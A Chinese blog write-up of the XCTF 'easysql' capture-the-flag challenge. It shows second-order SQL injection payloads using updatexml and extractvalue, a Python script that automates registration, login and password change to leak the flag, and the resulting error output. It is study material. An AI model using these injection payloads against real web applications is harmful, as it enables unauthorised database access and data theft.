xctf攻防世界easysql wp

原创

sash1mi 于 2021-02-20 11:08:01 发布 391 收藏

分类专栏： CTF writeup 文章标签： 安全 sql python

本文链接：https://blog.csdn.net/weixin_46676743/article/details/113878897

CTF 同时被 2 个专栏收录

14 篇文章 1 订阅

订阅专栏

writeup

12 篇文章 0 订阅

订阅专栏

xctf攻防世界easysql wp

考察知识点：

```
SQL注入
二次注入
python脚本
```


访问题目地址

Hi,Anonymous
LOGIN
REGISTER

有注册和登录两个功能
经测试发现该题目存在二次注入

```
https://www.jianshu.com/p/3fe7904683ac
```

username：'k3vin"/
password：k3vin
email：k3vin
注册成功后有一个修改密码的页面
修改密码，报如下错误



猜测并构造payload：

```
1"||extractvalue(1,concat(0x7e,(select(database())))%23
```

直接上脚本：

```
import requests

url_reg = 'http://111.200.241.244:47230/register.php'
url_log = 'http://111.200.241.244:47230/login.php'
url_change = 'http://111.200.241.244:47230/changepwd.php'

pre = 'k3vin"'
#逆序闭合
suf = "'))))),1))#"

#正序闭合
#suf = "'))),1))#"

s = 'abcdefghijklmnopqrstuvwxyz1234567890'
s = list(s)

r = requests.session()

def register(name):
    data = {
```

```
        'username' : name,
        'password' : '123',
        'email' : '123',
    }
    r.post(url=url_reg, data=data)

def login(name):
    data = {
        'username' : name,
        'password' : '123',
    }
    r.post(url=url_log, data=data)

def changepwd():
    data = {
        'oldpass' : '',
        'newpass' : '',
    }
    kk = r.post(url=url_change, data=data)
    if 'XPATH' in kk.text:
        print(kk.text)

for i in s:
    #正序
    #paylaod = pre + "||(updatexml(1,concat(0x3a,(select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('" + i + suf
    #逆序
    paylaod = pre + "||(updatexml(1,concat(0x3a,reverse((select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('" + i + suf
    register(paylaod)
    login(paylaod)
    changepwd()


#正序payload
#paylaod = pre + "||(updatexml(1,concat(0x3a,(select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('" + i + "'))),1))#"
#逆序payload
#paylaod = pre + "||(updatexml(1,concat(0x3a,reverse((select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('" + i + "')))),1))#"
```

结果如下：

```
<form action="" method="post"><p>oldpass: <input type="text" name=
"oldpass" /></p><p>newpass: <input type="text" name="newpass" /></
p><input type="submit" value="Submit" /></form>XPATH syntax error:
 ':}6666_n4f_si_n0itcejn1_lqs{FTCR'
<form action="" method="post"><p>oldpass: <input type="text" name=
"oldpass" /></p><p>newpass: <input type="text" name="newpass" /></
p><input type="submit" value="Submit" /></form>XPATH syntax error:
 ':}6666_n4f_si_n0itcejn1_lqs{FTCR'
```

将此flag顺序逆过来就是最终的flag：

RCTF{sql_1njecti0n_is_f4n_6666}